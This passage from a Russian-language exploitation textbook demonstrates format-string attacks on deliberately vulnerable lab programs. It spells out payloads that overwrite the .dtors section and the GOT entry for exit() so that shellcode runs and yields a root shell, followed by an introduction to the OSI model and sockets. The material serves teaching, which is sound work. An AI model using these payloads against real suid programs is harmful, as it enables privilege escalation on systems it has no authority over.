reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08\x96\x97\x04\
x08")%64874x%4\$hn%49805x%5\$hn
Корректный способ отображения пользовательского ввода:
????%64874x%4$hn%49805x%5$hn
Некорректный способ отображения пользовательского ввода:
b7fe75fc
[*] test_val @ 0x08049794 = -1073742478 0xbffffd72
reader@hacking:~/booksrc $
```

Мы снова воспользовались циклическим переходом, так как второе значение `0xbfff` меньше первого `0xfd72`. Порядок записи значений типа short не важен, поэтому можно первым записать `0xfd72`, а вторым — `0xbfff`, поменяв местами два передаваемых адреса. Ниже мы видим, что сначала записывается адрес `0x08049796`, а потом `0x08049794`.

```
(gdb) p 0xbfff   8
$1 = 49143
(gdb) p 0xfd72   0xbfff
$2 = 15731
(gdb) quit
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x96\x97\x04\x08\x94\x97\x04\
x08")%49143x%4\$hn%15731x%5\$hn
Корректный способ отображения пользовательского ввода:
????%49143x%4$hn%15731x%5$hn
Некорректный способ отображения пользовательского ввода:
????
                                                    b7fe75fc
[*] test_val @ 0x08049794 = -1073742478 0xbffffd72
reader@hacking:~/booksrc $
```

Перезапись произвольных адресов позволяет управлять выполнением программы. Например, можно переписать адрес возврата в самом свежем стековом кадре, как мы делали в случае переполнений на базе стека. Можно выбрать и другие варианты с более предсказуемыми адресами. Особенность переполнения на базе стека ограничивает нас перезаписью адреса возврата, в то время как строки форматирования дают возможность перезаписи произвольных адресов, что открывает новые перспективы.

0x357 Обход через секцию .dtors

В двоичных программах, генерируемых компилятором GNU для языка C, есть особые сегменты `.dtors` и `.ctors`, предназначенные для функций-деструкторов и функций-конструкторов соответственно. Конструкторы выполняются перед функцией `main()`, а деструкторы — перед непосредственным ее завершением с помощью системного вызова `exit`. Для нас особый интерес представляют функции-деструкторы и сегмент `.dtors`.

Функция-деструктор объявляется с помощью атрибута `destructor`, как показано в программе dtors_sample.c.

dtors_sample.c

```
#include <stdio.h>
#include <stdlib.h>

static void cleanup(void) __attribute__ ((destructor));
main() {
    printf("В функции main() выполняются какие-то действия..\n");
    printf("после выхода из main() вызывается деструктор..\n");

    exit(0);
}

void cleanup(void) {
    printf("Сейчас мы внутри функции cleanup..\n");
}
```

В этом примере функция `cleanup()` определяется с атрибутом `destructor` и при выходе из функции `main()` вызывается автоматически, как показано ниже.

```
reader@hacking:~/booksrc $ gcc -o dtors_sample dtors_sample.c
reader@hacking:~/booksrc $ ./dtors_sample
В функции main() выполняются какие-то действия..
после выхода из main() вызывается деструктор..
Сейчас мы внутри функции cleanup()..
reader@hacking:~/booksrc $
```

Автоматический запуск функции при системном вызове `exit` контролируется секцией `.dtors` таблицы бинарного файла. Эта секция представляет собой массив 32-разрядных адресов, завершающихся адресом NULL. Массив всегда начинается адресом `0xffffffff` и заканчивается адресом `0x00000000`. Между ними находятся адреса всех функций, объявленных с атрибутом destructor.

Найти адрес функции `cleanup()` поможет команда `nm`, а для изучения секций бинарного файла мы воспользуемся программой `objdump`.

```
reader@hacking:~/booksrc $ nm ./dtors_sample
080495bc d _DYNAMIC
08049688 d _GLOBAL_OFFSET_TABLE_
080484e4 R _IO_stdin_used
         w _Jv_RegisterClasses
080495a8 d __CTOR_END__
080495a4 d __CTOR_LIST__
❶080495b4 d __DTOR_END__
❷080495ac d __DTOR_LIST__
080485a0 r __FRAME_END__
080495b8 d __JCR_END__
080495b8 d __JCR_LIST__
080496b0 A __bss_start
080496a4 D __data_start
08048480 t __do_global_ctors_aux
08048340 t __do_global_dtors_aux
080496a8 D __dso_handle
         w __gmon_start__
08048479 T __i686.get_pc_thunk.bx
080495a4 d __init_array_end
080495a4 d __init_array_start
08048400 T __libc_csu_fini
08048410 T __libc_csu_init
         U __libc_start_main@@GLIBC_2.0
080496b0 A _edata
080496b4 A _end
080484b0 T _fini
080484e0 R _fp_hw
0804827c T _init
080482f0 T _start
08048314 t call_gmon_start
080483e8 t cleanup
080496b0 b completed.1
080496a4 W data_start
         U exit@@GLIBC_2.0
08048380 t frame_dummy
080483b4 T main
080496ac d p.0
         U printf@@GLIBC_2.0
reader@hacking:~/booksrc $
```

Команда `nm` показывает, что функция `cleanup()` находится по адресу `0x080483e8` (в листинге он выделен жирным шрифтом). Кроме того, мы видим, что секция `.dtors` начинается с адреса `0x080495ac`, соответствующего началу массива указателей на функции-деструкторы `__DTOR_LIST__` (❷), и заканчивается адресом `0x080495b4` конца этого массива `__DTOR_END__` (❶). Можно сделать вывод, что `0x080495ac` должен содержать `0xffffffff`, `0x080495b4` должен содержать `0x00000000`, а адрес между ними (`0x080495b0`) должен содержать адрес функции `cleanup()`(`0x080483e8`).

Команда `objdump` отображает реальное содержимое секции `.dtors` (ниже оно выделено жирным шрифтом), хотя и в довольно непонятном формате. Первое значение `80495ac` просто показывает, где располагается секция `.dtors`. Далее мы видим фактические байты, но расположенные в обратном порядке. Если учитывать это, все должно выглядеть корректно.

```
reader@hacking:~/booksrc $ objdump -s -j .dtors ./dtors_sample

./dtors_sample:     file format elf32-i386

Contents of section .dtors:
80495ac ffffffff e8830408 00000000
reader@hacking:~/booksrc $
```

Что интересно, запись в секцию `.dtors` вполне допускается. Это подтверждает объектный дамп заголовков, в котором мы видим, что у секции `.dtors` нет метки `READONLY`.

```
reader@hacking:~/booksrc $ objdump -h ./dtors_sample

./dtors_sample:    file format elf32-i386

Sections:
Idx Name           Size      VMA       LMA       File off  Algn
  0 .interp        00000013  08048114  08048114  00000114  2**0
                   CONTENTS, ALLOC, LOAD, READONLY, DATA
  1 .note.ABI-tag  00000020  08048128  08048128  00000128  2**2
                   CONTENTS, ALLOC, LOAD, READONLY, DATA
  2 .hash          0000002c  08048148  08048148  00000148  2**2
                   CONTENTS, ALLOC, LOAD, READONLY, DATA
  3 .dynsym        00000060  08048174  08048174  00000174  2**2
                   CONTENTS, ALLOC, LOAD, READONLY, DATA
  4 .dynstr        00000051  080481d4  080481d4  000001d4  2**0
                   CONTENTS, ALLOC, LOAD, READONLY, DATA
  5 .gnu.version   0000000c  08048226  08048226  00000226  2**1
                   CONTENTS, ALLOC, LOAD, READONLY, DATA
  6 .gnu.version_r 00000020  08048234  08048234  00000234  2**2
                   CONTENTS, ALLOC, LOAD, READONLY, DATA
  7 .rel.dyn       00000008  08048254  08048254  00000254  2**2
                   CONTENTS, ALLOC, LOAD, READONLY, DATA
  8 .rel.plt       00000020  0804825c  0804825c  0000025c  2**2
```

```
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  9 .init         00000017  0804827c  0804827c  0000027c  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 10 .plt          00000050  08048294  08048294  00000294  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 11 .text         000001c0  080482f0  080482f0  000002f0  2**4
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 12 .fini         0000001c  080484b0  080484b0  000004b0  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 13 .rodata       000000bf  080484e0  080484e0  000004e0  2**5
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
 14 .eh_frame     00000004  080485a0  080485a0  000005a0  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
 15 .ctors        00000008  080495a4  080495a4  000005a4  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 16 .dtors        0000000c  080495ac  080495ac  000005ac  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 17 .jcr          00000004  080495b8  080495b8  000005b8  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 18 .dynamic      000000c8  080495bc  080495bc  000005bc  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 19 .got          00000004  08049684  08049684  00000684  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 20 .got.plt      0000001c  08049688  08049688  00000688  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 21 .data         0000000c  080496a4  080496a4  000006a4  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 22 .bss          00000004  080496b0  080496b0  000006b0  2**2
                  ALLOC
 23 .comment      0000012f  00000000  00000000  000006b0  2**0
                  CONTENTS, READONLY
 24 .debug_aranges 00000058 00000000  00000000  000007e0  2**3
                  CONTENTS, READONLY, DEBUGGING
 25 .debug_pubnames 00000025 00000000 00000000  00000838  2**0
                  CONTENTS, READONLY, DEBUGGING
 26 .debug_info   000001ad  00000000  00000000  0000085d  2**0
                  CONTENTS, READONLY, DEBUGGING
 27 .debug_abbrev 00000066  00000000  00000000  00000a0a  2**0
                  CONTENTS, READONLY, DEBUGGING
 28 .debug_line   0000013d  00000000  00000000  00000a70  2**0
                  CONTENTS, READONLY, DEBUGGING
 29 .debug_str    000000bb  00000000  00000000  00000bad  2**0
                  CONTENTS, READONLY, DEBUGGING
 30 .debug_ranges 00000048  00000000  00000000  00000c68  2**3
                  CONTENTS, READONLY, DEBUGGING
reader@hacking:~/booksrc $
```

Секция `.dtors` присутствует во всех двоичных файлах, созданных компилятором GNU вне зависимости от наличия в программе функций с атрибутом destructor. У нашей программы с уязвимой форматирующей строкой fmt_vuln.c секция `.dtors` будет пустой. Это можно проверить с помощью команды `nm` и программы `objdump`.

```
reader@hacking:~/booksrc $ nm ./fmt_vuln | grep DTOR
08049694 d __DTOR_END__
08049690 d __DTOR_LIST__
reader@hacking:~/booksrc $ objdump -s -j .dtors ./fmt_vuln

./fmt_vuln:     file format elf32-i386

Contents of section .dtors:
8049690 ffffffff 00000000
reader@hacking:~/booksrc $
```

Расстояние между началом `__DTOR_LIST__` и концом `__DTOR_END__` массива теперь сократилось до четырех байтов, то есть адреса там отсутствуют. Это подтверждает и дамп объекта.

Секция `.dtors` доступна для записи, а значит, если вместо `0xffffffff` записать нужный адрес памяти, при завершении программы управление будет передано по этому адресу. Возьмем адрес начала массива `__DTOR_LIST__` плюс четыре, то есть `0x08049694` (что в нашем случае соответствует адресу конца массива `__DTOR_END__`).

Если для программы установлен флаг suid для пользователя root, то в результате перезаписи указанного адреса мы получим доступ к оболочке с правами администратора.

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat shellcode.bin)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./fmt_vuln
SHELLCODE will be at 0xbffff9ec
reader@hacking:~/booksrc $
```

Можно поместить шелл-код в переменную окружения и предсказать ее адрес обычным способом. Разница между длинами имен вспомогательной программы getenvaddr.c и атакуемой программы fmt_vuln.c составляет два байта, поэтому при выполнении последней шелл-код будет располагаться по адресу `0xbffff9ec`. Остается записать его в секции `.dtors` вместо адреса `0x08049694` (выделено жирным шрифтом в листинге ниже), используя уязвимость форматирующей строки. В приведенном листинге фигурирует метод записи значений типа short.

```
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0xbfff   8
$1 = 49143
(gdb) p 0xf9ec   0xbfff
$2 = 14829
(gdb) quit
reader@hacking:~/booksrc $ nm ./fmt_vuln | grep DTOR
08049694 d __DTOR_END__
08049690 d __DTOR_LIST__
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x96\x96\x04\x08\x94\x96\x04\
x08")%49143x%4\$hn%14829x%5\$hn
```

```
Корректный способ отображения пользовательского ввода:
????%49143x%4$hn%14829x%5$hn
Некорректный способ отображения пользовательского ввода:
????

                                                    b7fe75fc
[*] test_val @ 0x08049794 = -72 0xffffffb8
sh-3.2# whoami
root
sh-3.2#
```

В данном случае секция `.dtors` не завершается, как ей положено, нулевым адресом `0x00000000`, а адрес шелл-кода воспринимается как функция-деструктор. Поэтому после выхода из программы будет вызван шелл-код, предоставляющий доступ к оболочке с правами пользователя root.

0x358 Еще одна уязвимость в программе notesearch

В программе notesearch из предыдущей главы присутствует не только уязвимость, основанная на переполнении буфера, но и уязвимость форматирующей строки. В приведенном ниже фрагменте кода она выделена жирным шрифтом.

```
int print_notes(int fd, int uid, char *searchstring) {
    int note_length;
    char byte=0, note_buffer[100];

    note_length = find_user_note(fd, uid);
    if(note_length == -1)  // Если достигнут конец файла,
        return 0;          // возвращаем 0

    read(fd, note_buffer, note_length);  // Чтение данных заметки
    note_buffer[note_length] = 0;        // Завершение строки

    if(search_note(note_buffer, searchstring))  // Если строка поиска обнаружена,
        printf(note_buffer);                    // отображаем заметку
    return 1;
}
```

Функция читает из файла данные заметки `note_buffer` и отображает их без форматирующей строки. Напрямую контролировать этот массив из командной строки нельзя, но ничто не мешает послать нужные данные в файл с помощью программы notetaker, а затем открыть сформированную заметку программой notesearch. В следующем листинге с помощью программы notetaker были созданы специальные заметки, чтобы проанализировать память в программе notesearch. В результате мы видим, что восьмой параметр функции располагается в начале массива.

```
reader@hacking:~/booksrc $ ./notetaker AAAA$(perl -e 'print "%x."x10')
[DEBUG] buffer @ 0x804a008: 'AAAA%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.'
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] дескриптор файла 3
Заметка сохранена.
reader@hacking:~/booksrc $ ./notesearch AAAA
[DEBUG] обнаружена заметка длиной 34 байта для id 999
[DEBUG] обнаружена заметка длиной 41 байт для id 999
[DEBUG] обнаружена заметка длиной 5 байт для id 999
[DEBUG] обнаружена заметка длиной 35 байта для id 999
AAAAbffff750.23.20435455.37303032.0.0.1.41414141.252e7825.78252e78
-------[ конец данных, касающихся заметки ]-------
reader@hacking:~/booksrc $ ./notetaker BBBB%8\$x
[DEBUG] buffer @ 0x804a008: 'BBBB%8$x'
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] дескриптор файла 3
Заметка сохранена.
reader@hacking:~/booksrc $ ./notesearch BBBB
[DEBUG] обнаружена заметка длиной 34 байта для id 999
[DEBUG] обнаружена заметка длиной 41 байт для id 999
[DEBUG] обнаружена заметка длиной 5 байт для id 999
[DEBUG] обнаружена заметка длиной 35 байт для id 999
[DEBUG] обнаружена заметка длиной 9 байт для id 999
BBBB42424242
-------[ конец данных, касающихся заметки ]-------
reader@hacking:~/booksrc $
```

Теперь, когда относительная компоновка памяти известна, эксплуатация уязвимости сводится к записи в секцию `.dtors` адреса нашего шелл-кода.

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat shellcode.bin)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./notesearch
SHELLCODE будет по адресу 0xbffff9e8
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0xbfff   8
$1 = 49143
(gdb) p 0xf9e8   0xbfff
$2 = 14825
(gdb) quit
reader@hacking:~/booksrc $ nm ./notesearch | grep DTOR
08049c60 d __DTOR_END__
08049c5c d __DTOR_LIST__
reader@hacking:~/booksrc $ ./notetaker $(printf "\x62\x9c\x04\x08\x60\x9c\x04\
x08")%49143x%8\$hn%14825x%9\$hn
[DEBUG] buffer @ 0x804a008: 'b?`?%49143x%8$hn%14825x%9$hn'
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] дескриптор файла 3
Заметка сохранена.
reader@hacking:~/booksrc $ ./notesearch 49143x
[DEBUG] обнаружена заметка длиной 34 байта для id 999
[DEBUG] обнаружена заметка длиной 41 байт для id 999
```

```
[DEBUG] обнаружена заметка длиной 5 байт для id 999
[DEBUG] обнаружена заметка длиной 35 байт для id 999
[DEBUG] обнаружена заметка длиной 9 байт для id 999
[DEBUG] обнаружена заметка длиной 33 байта для id 999

                                        21
-------[ конец данных, касающихся заметки ]-------
sh-3.2# whoami
root
sh-3.2#
```

0x359 Перезапись глобальной таблицы смещений

Функции из библиотек общего доступа можно использовать много раз, а значит, имеет смысл составить таблицу со ссылками на них. Для этой цели в скомпилированных программах есть специальная секция, которая называется *таблицей компоновки процедур* (*PLT, procedure linkage table*). Она состоит из множества инструкций перехода `jmp`, каждой из которых сопоставлен адрес какой-то функции. Это своего рода трамплин — как только возникает необходимость в функции общего доступа, управление передается ей через PLT.

Посмотрим на инструкции перехода в объектном дампе, дизассемблирующем секцию PLT программы с уязвимой форматирующей строкой (fmt_vuln.c):

```
reader@hacking:~/booksrc $ objdump -d -j .plt ./fmt_vuln

./fmt_vuln:     file format elf32-i386

Disassembly of section .plt:

080482b8 <__gmon_start__@plt-0x10>:
80482b8:        ff 35 6c 97 04 08        pushl   0x804976c
80482be:        ff 25 70 97 04 08        jmp     *0x8049770
80482c4:        00 00                    add     %al,(%eax)


080482c8        <__gmon_start__@plt>:
80482c8:        ff 25 74 97 04 08        jmp     *0x8049774
80482ce:        68 00 00 00 00           push    $0x0
80482d3:        e9 e0 ff ff ff           jmp     80482b8 <_init+0x18>

080482d8        <__libc_start_main@plt>:
80482d8:        ff 25 78 97 04 08        jmp     *0x8049778
80482de:        68 08 00 00 00           push    $0x8
80482e3:        e9 d0 ff ff ff           jmp     80482b8 <_init+0x18>

080482e8 <strcpy@plt>:
80482e8:        ff 25 7c 97 04 08        jmp     *0x804977c
80482ee:        68 10 00 00 00           push    $0x10
80482f3:        e9 c0 ff ff ff           jmp     80482b8 <_init+0x18>
```

```
080482f8        <printf@plt>:
80482f8:        ff 25 80 97 04 08        jmp     *0x8049780
80482fe:        68 18 00 00 00           push    $0x18
8048303:        e9 b0 ff ff ff           jmp     80482b8 <_init+0x18>

08048308        <exit@plt>:
8048308:        ff 25 84 97 04 08        jmp     *0x8049784
804830e:        68 20 00 00 00           push    $0x20
8048313:        e9 a0 ff ff ff           jmp     80482b8 <_init+0x18>
reader@hacking:~/booksrc $
```

Одна из инструкций перехода связана с вызываемой в конце программы функцией `exit()`. Если бы мы контролировали ее, управление можно было бы передать вместо функции `exit()` шелл-коду и вызвать оболочку с правами пользователя root. Но, как показано ниже, таблица компоновки процедур доступна только для чтения.

```
reader@hacking:~/booksrc $ objdump -h ./fmt_vuln | grep -A1 "\ .plt\
10 .plt           00000060   080482b8   080482b8   000002b8   2**2
                  CONTENTS,  ALLOC,  LOAD,  READONLY,  CODE
```

Впрочем, если присмотреться к инструкциям перехода (в коде они выделены жирным шрифтом), выясняется, что он осуществляется не по адресу, а по указателю на адрес. К примеру, реальный адрес функции `printf()` хранится в виде указателя по адресу `0x08049780`, а адрес функции `exit()` — по адресу `0x08049784`.

```
080482f8 <printf@plt>:
80482f8:        ff 25 80 97 04 08     jmp    *0x8049780
80482fe:        68 18 00 00 00        push   $0x18
8048303:        e9 b0 ff ff ff        jmp    80482b8 <_init+0x18>

08048308 <exit@plt>:
8048308:        ff 25 84 97 04 08     jmp    *0x8049784
804830e:        68 20 00 00 00        push   $0x20
8048313:        e9 a0 ff ff ff        jmp    80482b8 <_init+0x18>
```

Эти адреса существуют в другой секции, которая называется *глобальной таблицей смещений* (*GOT, global offset table*) и доступна для записи. Адреса отображаются с помощью программы `objdump`.

Их можно непосредственно получить, показав в программе `objdump` динамически перемещаемые объекты в модуле.

```
reader@hacking:~/booksrc $ objdump -R ./fmt_vuln

./fmt_vuln:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
```

```
08049764 R_386_GLOB_DAT    __gmon_start__
08049774 R_386_JUMP_SLOT   __gmon_start__
08049778 R_386_JUMP_SLOT   __libc_start_main
0804977c R_386_JUMP_SLOT   strcpy
08049780 R_386_JUMP_SLOT   printf
08049784 R_386_JUMP_SLOT   exit

reader@hacking:~/booksrc $
```

Мы видим, что выделенная жирным шрифтом функция `exit()` в глобальной таблице смещений находится по адресу `0x08049784`. Если записать в это место адрес шелл-кода, то при обращении к функции `exit()` программа начнет вызывать его.

Здесь, как и раньше, шелл-код помещается в переменную окружения с известным адресом, а перезапись осуществляется через уязвимость форматирующей строки. Так как мы уже поместили шелл-код в переменную, нам остается только скорректировать первые 16 байтов форматирующей строки. Для наглядности давайте еще раз сделаем расчет для спецификаторов `%x`. Вот пример, в котором адрес шелл-кода (❶) записывается вместо адреса функции `exit()`(❷).

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat shellcode.bin)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./fmt_vuln
SHELLCODE will be at ❶0xbffff9ec
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0xbfff   8
$1 = 49143
(gdb) p 0xf9ec   0xbfff
$2 = 14829
(gdb) quit
reader@hacking:~/booksrc $ objdump -R ./fmt_vuln

./fmt_vuln:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049764 R_386_GLOB_DAT    __gmon_start__
08049774 R_386_JUMP_SLOT   __gmon_start__
08049778 R_386_JUMP_SLOT   __libc_start_main
0804977c R_386_JUMP_SLOT   strcpy
08049780 R_386_JUMP_SLOT   printf
❷08049784 R_386_JUMP_SLOT  exit


reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x86\x97\x04\x08\x84\x97\x04\
x08")%49143x%4\$hn%14829x%5\$hn
Корректный способ отображения пользовательского ввода:
????%49143x%4$hn%14829x%5$hn
Некорректный способ отображения пользовательского ввода:
????
```

```
                                                    b7fe75fc
[*] test_val @ 0x08049794 = -72 0xffffffb8
sh-3.2# whoami
root
sh-3.2#
```

При попытке вызвать функцию `exit()` программа `fmt_vuln.c` начинает искать ее адрес в глобальной таблице смещений и совершает переход по найденному адресу посредством таблицы компоновки процедур. Но так как вместо него мы записали адрес переменной окружения, содержащей шелл-колл, будет вызвана оболочка с правами пользователя root.

Перезапись адресов в глобальной таблице смещений имеет еще одно преимущество. Для конкретного двоичного файла записи в этой таблице фиксированы. То есть после переноса программы в другую систему мы найдем их все по тому же адресу.

Умение перезаписывать произвольные адреса открывает широкие перспективы в эксплуатации уязвимостей. В принципе, целью атаки можно сделать любой доступный для записи раздел памяти с адресами, определяющими порядок выполнения программы.

0x400

СЕТЕВЫЕ ВЗАИМОДЕЙСТВИЯ

Язык и коммуникативные навыки значительно увеличили возможности человека. С их помощью люди передают знания, согласовывают действия и обмениваются опытом. Эффективность программы тоже можно увеличить, позволив ей взаимодействовать по сети с другими программами. Практическая ценность веб-браузера состоит в том, что он позволяет обмениваться данными с веб-серверами.

Сетевые взаимодействия — настолько распространенное явление, что воспринимается как нечто само собой разумеющееся. Они служат основой множества приложений, например для работы с электронной почтой, обмена мгновенными сообщениями и доступа в интернет. Каждое из этих приложений опирается на определенный сетевой протокол, но все протоколы пользуются общими методами передачи данных.

О наличии уязвимостей в сетевых протоколах осведомлены немногие. В этой главе мы поговорим о том, как связать приложения по сети с помощью сокетов и что делать с распространенными сетевыми уязвимостями.

0x410 Сетевая модель OSI

Взаимодействие компьютеров возможно только при наличии общего языка. Структуру этого языка описывают уровни сетевой модели OSI. Модель OSI — стандарт, обеспечивающий аппаратному обеспечению, такому как маршрутизаторы и межсетевые экраны, возможность игнорировать не связанные с их задачами аспекты взаимодействий. В модели OSI определены различные уровни взаимодействия систем. Именно благодаря этому маршрутизаторы и межсетевые экраны занимаются исключительно передачей данных на нижних уровнях

и игнорируют более высокие уровни, используемые приложениями. Всего выделяют семь уровней.

Физический уровень. Обеспечивает физическое соединение двух узлов. Это самый нижний уровень, его роль сводится к передаче битовых потоков данных. Он отвечает за активацию, поддержку и деактивацию таких потоков.

Канальный уровень. Обеспечивает передачу данных между двумя узлами. В отличие от физического уровня, на котором пересылаются необработанные биты, здесь есть высокоуровневые функции, например коррекции ошибок и управления потоком. Имеются также процедуры активации, поддержки и деактивации канальных соединений.

Сетевой уровень. Играет промежуточную роль. В основном используется для передачи информации между более низкими и более высокими уровнями. Здесь осуществляется адресация и маршрутизация.

Транспортный уровень. Обеспечивает прозрачную передачу данных между системами. Благодаря надежности этого процесса более высокие уровни могут не беспокоиться о таких аспектах, как стабильность и рентабельность передачи информации.

Сеансовый уровень. Отвечает за установление и поддержку соединений между сетевыми приложениями.

Представительский уровень. Отвечает за предоставление приложениям данных на понятном им языке. Благодаря этому становятся возможными такие вещи, как шифрование и сжатие данных.


Прикладной уровень. Следит за требованиями приложений.

Данные по этим уровням пересылаются небольшими фрагментами, которые называются *пакетами*. Каждый пакет содержит реализации протоколов различных уровней. На прикладном уровне пакет обертывает вокруг данных представительский уровень, который в свою очередь добавляет сеансовый уровень и т. д. Этот процесс называется *инкапсуляцией*. Каждый слой содержит заголовок и полезную нагрузку. В заголовок помещена информация о протоколах текущего уровня, в то время как нагрузка состоит из данных для этого уровня. К ним относятся все ранее инкапсулированные слои — что можно сравнить с луковицей или с контекстами функций в стеке.

Например, при пользовании интернетом физический уровень представлен Ethernet-кабелем и сетевой картой. Именно они отвечают за передачу необработанных данных от одного конца кабеля к другому. Дальше идет канальный уровень. Его формирует соединение Ethernet, обеспечивающее низкоуровневое взаимодействие между Ethernet-портами локальной сети. Протокол этого уровня дает возможность передачи данных между портами, но у них пока нет IP-адресов. Более того, сама концепция IP-адресов появляется только на следующем, сетевом уровне, который в дополнение к адресации отвечает за перемещение данных от

одного адреса к другому. Именно эти три нижних уровня обеспечивают нам возможность передавать пакеты данных с одного IP-адреса на другой. Дальше идет транспортный уровень, то есть протокол TCP для веб-трафика. Он обеспечивает непрерывную двунаправленную связь сокетов. Термин *TCP/IP* означает, что на транспортном уровне используется протокол TCP, а на сетевом — IP. На этом уровне существуют и другие схемы адресации, но для нашего веб-трафика, скорее всего, применяется протокол IP версии 4 (IPv4). Адреса IPv4 имеют уже знакомую вам форму *XX.XX.XX.XX*. Существует также протокол *IP* версии 6 (IPv6) с совершенно другой схемой адресации. Но так как IPv4 распространен куда шире, *IP* далее в книге всегда будет означать IPv4.

Для передачи данных используется протокол HTTP (Hypertext Transfer Protocol[1]), находящийся на верхнем уровне модели OSI. При пользовании интернетом веб-браузер из вашей локальной сети взаимодействует с веб-сервером, расположенным в другой локальной сети. Это взаимодействие сопровождается инкапсуляцией пакетов данных вплоть до физического уровня, на котором они передаются на маршрутизатор. Содержимое пакетов маршрутизатору не важно, поэтому он должен уметь работать с протоколами вплоть до сетевого уровня. Он отправляет пакеты в интернет, где они приходят на маршрутизатор другой сети, который инкапсулирует их с заголовками протоколов нижних уровней, необходимых для доставки пакетов по адресу. Вот иллюстрация этого процесса.



Инкапсуляция пакетов формирует сложный язык, на котором общаются между собой узлы в сетях различных типов. Возможность взаимодействия обеспечивается протоколами, программно реализованными в маршрутизаторах, межсетевых экранах и операционных системах. Работающим с сетью программам, например браузерам и почтовым клиентам, требуется сопряжение с операционной систе-

[1] Протокол передачи гипертекста (*англ.*). — *Примеч. пер.*

мой, которая обрабатывает передачу данных по сети. Так как за детали инкапсуляции отвечает именно операционная система, написание приложений для работы в сети сводится к использованию имеющихся сетевых интерфейсов.

0x420 Сокеты

Сокетом называется стандартный способ обмена данными при помощи операционной системы. Это конечная точка соединения, напоминающая гнездо телефонного коммутатора, но являющаяся не физическим объектом, а программной абстракцией, которая отвечает за детали реализации описанной выше модели OSI. Сокеты используются для отправки и получения данных по сети. Эти данные передаются на сеансовом уровне (пятом) над более низкими уровнями, отвечающими за маршрутизацию (которые управляются операционной системой). Существуют различные типы сокетов, определяющие структуру транспортного уровня (четвертого). Шире всего распространены потоковые и датаграммные сокеты.

Потоковые сокеты обеспечивают надежную двустороннюю связь, напоминающую общение по телефону. Одна сторона инициирует контакт с другой и после установления соединения обе могут получать и принимать данные. Кроме того, подтверждение того, что посланная информация достигла адресата, приходит мгновенно. Потоковые сокеты пользуются стандартным протоколом, который называется *протоколом управления передачей* (TCP, transmission control protocol) и соответствует транспортному уровню (четвертому) модели OSI. Еще раз напомню, что в компьютерных сетях данные передаются так называемыми пакетами. Протокол TCP обеспечивает доставку пакетов без ошибок и в правильном порядке, так же, как при телефонном разговоре, когда ваш собеседник слышит слова в том порядке, в котором вы их произносите. Протокол TCP и потоковые сокеты используют для взаимодействий веб-серверы, почтовые серверы и соответствующие клиентские приложения.

Взаимодействие при помощи другого распространенного типа сокетов — датаграммных — больше напоминает отправку письма. Соединение в этом случае одностороннее и ненадежное. Вы можете отправить несколько писем, но без гарантии, что они придут в правильном порядке и вообще достигнут пункта назначения. При этом почтовая связь куда надежнее интернета. Датаграммные сокеты пользуются еще одним стандартным протоколом — *протоколом пользовательских датаграмм* (UDP, user datagram protocol), тоже относящимся к транспортному уровню (четвертому). Как понятно из названия, UDP дает возможность создания пользовательских протоколов. Это базовый облегченный протокол с небольшим количеством встроенных защитных механизмов. Он не устанавливает соединение, а задает способ пересылки данных из одной точки в другую. Протокол датаграммных сокетов практически не потребляет ресурсов, но и возможности его ограничены. Если вашей программе нужно узнать, был ли получен отправленный ею пакет, вторую сторону следует запрограммировать на отправку пакетов-подтверждений.

В некоторых случаях потеря пакетов даже считается допустимой. Датаграммные сокеты и протокол UDP повсеместно используются в сетевых играх и при передаче мультимедийных потоков, так как дают разработчикам возможность передавать данные нужным им образом, не тратя лишние ресурсы на TCP.

0x421 Функции сокетов

